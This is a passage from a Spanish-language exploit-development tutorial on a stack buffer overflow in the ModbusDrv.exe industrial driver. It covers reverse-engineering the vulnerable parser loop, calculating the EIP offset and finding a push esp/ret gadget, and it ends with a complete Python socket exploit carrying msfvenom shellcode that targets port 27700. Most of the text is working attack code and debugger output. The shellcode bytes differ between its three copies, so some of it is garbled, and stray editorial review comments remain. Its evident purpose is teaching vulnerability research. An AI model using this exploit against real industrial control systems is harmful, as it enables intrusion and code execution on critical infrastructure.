00409817      mov     al, [esp+442h] ; header end
00409819      mov     edx, dword ptr [esp+MY_STRUCT_2.p_header]
0040981B      mov     cx, [esp+440h]
0040981D      mov     byte 431074, al
0040981F      mov     dword ptr [esp+8C6Ch+var_C48], edx
00409821      mov     [esp+MY_STRUCT_2.buf_size2], cx ; buffer size
00409823      mov     [esp+MY_STRUCT_2.header_end], al ; header end
00409825      jmp     short loc_409789 ; message type

00409789      loc_409789: ; message type
00409789      cmp     di, 0FFFFh
0040978B      push    ebp ; len
0040978D      jmp     loc_4098CD

```

```

004098CD      loc_4098CD:
004098CD      lea     ecx, [esp+MY_STRUCT.p_buffer]
004098CF      push    ecx ; buf
004098D1      push    esi ; s
004098D3      call    parser
004098D5      test    eax, eax
004098D7      jz       loc_4099EF

004098E3      mov     eax, dword ptr [esp+MY_STRUCT_2.p_header]
004098E5      push    eax ; netshort
004098E7      mov     [esp+MY_STRUCT.message_cmd], ax
004098E9      call    ntohs
004098EB      mov     ecx, eax
004098ED      and     ecx, 0FFFFh
004098EF      sub     ecx, 64h
004098F1      jz       short loc_409972


```

```

00409972      loc_409972:
00409972      lea     eax, [ebp-2]
00409974      lea     ecx, [esp+MY_STRUCT_2.p_buffer]
00409976      push    eax
00409978      push    ecx
0040997A      call    parser
0040997C      test    eax, eax
0040997E      jnz     short loc_4099B2

```

En el Graph Overview:



¿Mucho más legible no? Ahora queda identificar la raíz del bug, dónde se produce y por qué, dentro de la función **parser**.

De momento sabemos que la función **parser** recibe dos punteros como parámetros, uno de ellos es un puntero al buffer donde se alojan nuestras **A**, ahora debemos identificar dónde se utiliza este puntero dentro de la función **parser**.

```
00409972
00409972 loc_409972:
00409972      lea     eax, [ebp-2]
00409975      lea     ecx, [esp+MY_STRUCT_2.p_buffer]
0040997C      push    eax
0040997D      push    ecx
0040997E      call     parser
00409983      test    eax, eax
00409985      jnz     short loc_409982
```

Debido al orden en que se pushean los argumentos al stack, podemos ver que **p_buffer** será accedido como **arg_0** dentro de la función **parser**.

Al recorrer un poco esta función encontramos que **arg_0** es accedido desde una estructura offseteada en **0xBF4** de la propia función:

```

00401154  mov     dl, [ecx+esi]
00401157  mov     [esp+eax+0BF4h+var_5DC], eax
0040115E  inc     eax
0040115F  cmp     dl, 2Ch
00401162  jnz     short loc_401173
  
```

Colocamos un break point y debuggeamos sólo para sacarnos la duda:

```

[esp+0BF4h+arg_0]
db 52h ; R
db 0F7h ; 
db 0E4h ; S
db 0
db 0FEh ; !
  
```

Observamos a dónde apunta este puntero:

```


EAX 00000000
EBX 7C809920 kernel32.dll:kernel32_!No
ECX 00000000
EDX 00000000
ESI 00E4F752 Stack[00000384]:00E4F752
EDI 000007FE
EBP 00000800
ESP 00E4E714 Stack[00000384]:00E4E714
EIP 00401154 parser:loc_401154
EFL 00000202
  
```

```

00E4F742 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....d
00E4F752 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
00E4F762 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
00E4F772 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
00E4F782 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
00E4F792 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
00E4F7A2 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 AAAAAAAAAAAAAAAAAA
  
```

No queda duda de que es el puntero a nuestro buffer que pasamos como parámetro en el momento del llamado a la función **parser**.

Si continuamos la ejecución llegamos al siguiente bucle:



El cual comienza a copiar byte por byte el contenido de nuestro buffer (sin importar su largo) dentro de **var_5DC** que es parte de la misma estructura que **arg_0**. Analicemos el pseudocódigo de este loop:

```

for ( i = 0; i < a2; ++i )
{
    u4 = *( BYTE *) (i * 0x7FE
    v89[u2++] = u4;
    if ( u4 == 44 && *(_BYTE *) (i * a1 + 1) == 44 )
        v89[u2++] = 32;
}

```

Vemos cómo el size del bucle es **0x7FE (2046 bytes)** lo cual corresponde a **0x800 bytes** del largo de nuestro buffer menos 2 bytes del **message_cmd (\x00\x64)**, también podemos apreciar que el loop hace un append sobre la variable **v89 (var_5DC)** en cada iteración. Si analizamos el size de esta variable vemos que sólo puede contener **1500 bytes**:

```
char v89[1500]; // [sp+618h] [bp-5DC]@2
```

Si lo vemos desde el Stack View se ve de la siguiente forma:

```
-000005DC var_5DC      db 1500 dup(?)
+00000000 r          db 4 dup(?)
+00000004 arg_0       dd ?
+00000008 arg_4       dd ?
```

Con esto en mente, podemos determinar que el bug se produce en este loop que ira appendeando caracteres descontroladamente superando los 1500 bytes (debido a que controlamos el buffer size del mensaje que enviamos) que var_5DC puede contener, desbordando el buffer y sobrescribiendo EIP (r).

Creamos una nueva estructura llamada VULN_STRUCT de 0x1000 bytes (si necesitamos más la agrandaremos luego)

```
00000000 VULN_STRUCT    struc ; (sizeof=0x1001, mappedto_131)
00000000                db ? ; undefined
00000001                db ? ; undefined
00000002                db ? ; undefined
```

Identificamos el offset de arg_0 y creamos el atributo correspondiente con el nombre p_buff con size dword:

En el Basic Block:




```
0040114D      mov     esi, [esp+0BF8h]
```

En la Estructura:

```
00000BF7                db ? ; undefined
00000BF8 p_buffer       dw ?
00000BFA                db ? ; undefined
```

Asignamos en el Basic Block:



```
0040114D      mov     esi, dword ptr [esp+VULN_STRUCT.p_buffer]
```

Realizamos el mismo proceso para la variable var_5DC cuyo equivalente en la estructura será un array char de 1500 bytes y se llamará vuln_buffer.

Commented [AP9]: ??

Commented [AP10]: Va a llamar o llamará?

En el Basic Block:

```
00401154
00401154 loc_401154:
00401154      mov     dl, [ecx+esi]
00401157      mov     [esp+eax+018h], dl
0040115E      inc     eax
0040115F      cmp     dl, 2Ch
00401162      jnz     short loc_401173
```

En la Estructura:

```
00000617      db ? ; undefined
00000618 vuln_buffer      db 1500 dup(?)
000006F4      db ? ; undefined
```

Asignamos en el Basic Block:

```
00401154
00401154 loc_401154:
00401154      mov     dl, [ecx+esi]
00401157      mov     [esp+eax+VULN_STRUCT.vuln_buffer], dl
0040115E      inc     eax
0040115F      cmp     dl, 2Ch
00401162      jnz     short loc_401173
```

Habiendo identificado el bug, comprendiendo cómo operan las estructuras del programa, la estructura del header del paquete y el tamaño del buffer vulnerable estamos listos para generar el exploit.

Para controlar EIP necesitaremos un buffer size mínimo de **1507 bytes**, esto es calculable debido a las siguientes necesidades:

. **vuln_buffer** tiene un size de **1500** bytes.

. Al size que nosotros enviamos en el header del mensaje se le resta **1 byte** como regla (lo analizamos al principio de este paper) **por lo que debemos sumarle 1 byte al buffer del paquete.**

. El **message_cmd** tiene un size de **2 bytes** que **es ignorado como buffer en el parser**, por lo que **debemos sumar 2 bytes al buffer size de nuestro paquete.**

. Con esto lograríamos llenar **vuln_buffer** (1500 bytes) pero **debemos agregar 4 bytes mas para controlar EIP**

Commented [AP11]: Al size?


Sumatoria = 1500 bytes vuln_buffer + 1 byte (resta al inicio) + 2 bytes (message_cmd) + 4 bytes (eip)

Sumatoria = 1507 bytes = 0x5e3 hex

Armamos el exploit para corroborar el control sobre EIP:

```
1 import socket
2 import struct
3
4 ip = "192.168.127.138"
5 port = 27700
6 con = (ip, port)
7
8 header_padding = "AA"
9 header_message_type = "\xFF\xFF"
10 header_buffer_size = "\x05\xe3" # 1507 bytes de buffer size al cual se le restara 1 al inicio
11 header_end = "\xFF"
12 header = header_padding + header_message_type + header_buffer_size + header_end
13
14 message_cmd = "\x00\x64" # 2 bytes de message_cmd
15 message_buffer = "A" * 0x5dc # 1500 bytes de vuln_buff
16 eip = "BBBB" # 4 bytes de EIP
17 message = message_cmd + message_buffer + eip
18
19 payload = header + message
20
21 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
22 s.connect(con)
23 s.send(payload)
```

Ejecutamos el exploit y obtenemos control sobre EIP:



Como el bug deriva de un loop del cual controlamos el size, podemos determinar que **no tenemos un limite de bytes a copiar**, simplemente debemos ajustar el **buffer_size** del paquete que enviamos para que la función **recv_0** no falle al tratar de leer el paquete completo.

Antes de proseguir debemos analizar las protecciones del binario para decidir si es necesario realizar ROP o no.

Modules							
Address	Name	Size	SafeSEH	ASLR	DEP	Canary	Path
00400000	ModbusDrv.exe	0005E000	No	No	No	No	
5AD70000	uxtheme.dll	00038000	Yes	No	No	Yes	C:\WINDOWS\system32
5D090000	comctl32.dll	0009A000	Yes	No	No	Yes	C:\WINDOWS\system32
629C0000	lpk.dll	00009000	No SEH	No	No	No	C:\WINDOWS\system32
662B0000	hnetcfg.dll	00058000	Yes	No	No	Yes	C:\WINDOWS\system32
71A90000	mswsock.dll	0003F000	Yes	No	No	Yes	C:\WINDOWS\system32
71A90000	wshtcpip.dll	00008000	Yes	No	No	Yes	C:\WINDOWS\system32
71AA0000	ws2help.dll	00008000	Yes	No	No	Yes	C:\WINDOWS\system32
71AB0000	ws2_32.dll	00017000	Yes	No	No	Yes	C:\WINDOWS\system32

Podemos ver que no existe casi ninguna protección sobre el Binario y las librerías del Sistema que utiliza.

Por lo que, para lograr ejecución de código, podemos incluir nuestro shellcode junto con el nopsleed en el stack y buscar algún gadget que pase la ejecución al stack.

Como el **buffer_size del header** depende exclusivamente del **size** del mensaje, podemos generar primero el mensaje y luego calcular el **buffer_size del header dinámicamente**.

Para esto generamos nuestro mensaje incluyendo **nopsleed** y **shellcode**:

```
##### MESSAGE #####
message_cmd = "\x00\x64" # 2 bytes de message_cmd
message_buffer = "A" * 0x5dc # 1500 bytes de vuln_buff
eip = "BBBB" # 4 bytes de EIP

# Shellcode generated with:
# msfvenom -a x86 --platform windows -p windows/exec cmd=calc -e x86/xor_call4 -f python
# Shellcode Size: 189 bytes
nopsleed = "\x90" * 100 # \x90 bad char bypass
shellcode = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
shellcode += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
shellcode += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
shellcode += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
shellcode += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\x01"
shellcode += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
shellcode += "\xff\xac\xc1\xc7\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
shellcode += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
shellcode += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
shellcode += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
shellcode += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
shellcode += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
shellcode += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
shellcode += "\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
shellcode += "\xff\xd5\x63\x61\x6c\x63\x00"

message = message_cmd + message_buffer + eip + nopsleed + shellcode
#####
```

Luego armamos el **header del paquete** ajustando de forma dinámica el **buffer_size**.

```
##### PACKAGE HEADER #####
header_padding = "AA"
header_message_type = "\xFF\xFF"
header_buffer_size = struct.pack(">H", (len(message) + 1)) # Big Endian del size del mensaje + 1 byte restado al inicio
header_end = "\xFF"
header = header_padding + header_message_type + header_buffer_size + header_end
#####
```


Luego de esto ensamblamos las partes del paquete:

```
##### CRAFTING PACKAGE #####
payload = header + message
#####
```

El exploit completo:

```
1 import socket
2 import struct
3
4 ip = "192.168.127.138"
5 port = 27700
6 con = (ip, port)
7
8 ##### MESSAGE #####
9 message_cmd = "\x00\x64" # 2 bytes de message_cmd
10 message_buffer = "A" * 0x5dc # 1500 bytes de vuln_buff
11 eip = "BBBB" # 4 bytes de EIP
12
13 # Shellcode generated with:
14 # msfvenom -a x86 --platform windows -p windows/exec cmd=-e x86/xor_call4 -f python
15 # Shellcode Size: 189 bytes
16 nopslead = "\x90" * 100 # \x90 bad char bypass
17 shellcode = "\xfc\xe8\x82\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
18 shellcode += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7"
19 shellcode += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
20 shellcode += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
21 shellcode += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\xe0"
22 shellcode += "\xd3\xbb\x49\x18\xe3\x9a\x49\x8b\x34\x8b\x01\x06\x31"
23 shellcode += "\xff\xac\xc1\xcf\x0d\x01\xc7\x3b\xe0\x75\xf6\x03\xd"
24 shellcode += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
25 shellcode += "\x8b\x8c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
26 shellcode += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
27 shellcode += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
28 shellcode += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xb5\xf0\xb5"
29 shellcode += "\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5\x3c\x06\x7c\x0a"
30 shellcode += "\x00\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f\x6a\x00\x53"
31 shellcode += "\xff\xd5\x63\x61\x6c\x63\x00"
32
33 message = message_cmd + message_buffer + eip + nopslead + shellcode
34 #####
35
36 ##### PACKAGE HEADER #####
37 header_padding = "AA"
38 header_message_type = "\xFF\xFF"
39 header_buffer_size = struct.pack(">H", (len(message) + 1)) # Big Endian del size del mensaje + 1 byte restado al inicio
40 header_end = "\xFF"
41 header = header_padding + header_message_type + header_buffer_size + header_end
42 #####
43
44 ##### CRAFTING PACKAGE #####
45 payload = header + message
46 #####
47
48 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
49 s.connect(con)
50 s.send(payload)
```

Ejecutamos el exploit hasta pisar EIP con 0x42424242 y analizamos el stack:



Vemos que efectivamente el **nopsleed** y el shellcode se encuentra debajo de **EIP** por lo que sólo necesitaremos un gadget para cambiar la ejecución al stack, el clásico: **push esp, ret**

Buscamos el gadget con **IDA SPLOITER** sobre cualquier librería del sistema que no tenga **ASLR** activo:

Address	Gadget	Module	Size	Pivot	Operations	Changed Registers	Used f
7C9C167D	push esp # retn	shell32.dll	2	-4	one-reg. stack	esp	
7C9C167C	cmpsd # push esp # retn	shell32.dll	3	-4	one-reg. stack	esp	

Verificamos que el gadget exista en 0x7C9C167D:

```
• shell32.dll:7C9C167D push esp
• shell32.dll:7C9C167E retn
```


Sustituimos **EIP** por el **gadget** en nuestro exploit:

```
##### MESSAGE #####
message_cmd = "\x00\x64" # 2 bytes de message_cmd
message_buffer = "A" * 0x5dc # 1500 bytes de vuln_buff
eip = struct.pack("<I", 0x7C9C167D) # Gadget Push ESP; Ret en shell32.dll
```

Quedando el exploit completo de la siguiente forma:

```
1 import socket
2 import struct
3
4 ip = "192.168.127.138"
5 port = 27700
6 con = (ip, port)
7
8 ##### MESSAGE #####
9 message_cmd = "\x00\x64" # 2 bytes de message_cmd
10 message_buffer = "A" * 0x5dc # 1500 bytes de vuln_buff
11 eip = struct.pack("<I", 0x7C9C167D) # Gadget Push ESP; Ret en shell32.dll
12
13 # Shellcode generated with:
14 # msfvenom -a x86 --platform windows -p windows/exec cmd=calc -e x86/xor_call4 -f python
15 # Shellcode Size: 189 bytes
16 nopsleed = "\x90" * 100 # \x90 bad char bypass
17 shellcode = "\xfc\xe8\x82\x00\x00\x00\x60\x89\xe5\x31\xc0\x64\x8b"
18 shellcode += "\x50\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x20\x0f\xb7"
19 shellcode += "\x4a\x26\x31\xff\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf"
20 shellcode += "\x0d\x01\xc7\xe2\xf2\x52\x57\x8b\x52\x10\x8b\x4a\x3c"
21 shellcode += "\x8b\x4c\x11\x78\xe3\x48\x01\xd1\x51\x8b\x59\x20\xe1"
22 shellcode += "\xd3\x8b\x49\x18\xe3\x3a\x49\x8b\x34\x8b\x01\xd6\x31"
23 shellcode += "\xff\xac\xcl\xcf\x0d\x01\xc7\x38\xe0\x75\xf6\x03\x7d"
24 shellcode += "\xf8\x3b\x7d\x24\x75\xe4\x58\x8b\x58\x24\x01\xd3\x66"
25 shellcode += "\x8b\x0c\x4b\x8b\x58\x1c\x01\xd3\x8b\x04\x8b\x01\xd0"
26 shellcode += "\x89\x44\x24\x24\x5b\x5b\x61\x59\x5a\x51\xff\xe0\x5f"
27 shellcode += "\x5f\x5a\x8b\x12\xeb\x8d\x5d\x6a\x01\x8d\x85\xb2\x00"
28 shellcode += "\x00\x00\x50\x68\x31\x8b\x6f\x87\xff\xd5\xbb\xf0\xb5"
29 shellcode += "\xa2\x5b\x68\x6f\x95\xbd\x9a\xff\xd5\x3c\x06\x7c\xe9"
30 shellcode += "\x00\xfb\xe0\x75\x85\xbb\x47\x13\x72\x6f\x6a\x00\x53"
31 shellcode += "\xff\xd5\x63\x61\x6c\x63\x00"
32
33 message = message_cmd + message_buffer + eip + nopsleed + shellcode
34 #####
35
36 ##### PACKAGE HEADER #####
37 header_padding = "AA"
38 header_message_type = "\xff\xff"
39 header_buffer_size = struct.pack(">H", (len(message) + 1)) # Big Endian del size del mensaje + 1 byte restado al inicio
40 header_end = "\xff"
41 header = header_padding + header_message_type + header_buffer_size + header_end
42 #####
43
44 ##### CRAFTING PACKAGE #####
45 payload = header + message
46 #####
47
48 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
49 s.connect(con)
50 s.send(payload)
```

Ejecutamos el exploit y ...



Obtenemos nuestra preciosa calculadora!

Conclusión

Este exploit me pareció excelente para trabajar con estructuras, si bien su dificultad no es muy grande, su análisis es muy entretenido ya que posee varias estructuras y el bug por el que se produce el overflow no es un clásico memcpy / strcpy.

¡Espero que el documento sea de utilidad para la comunidad!

*Thank
you!*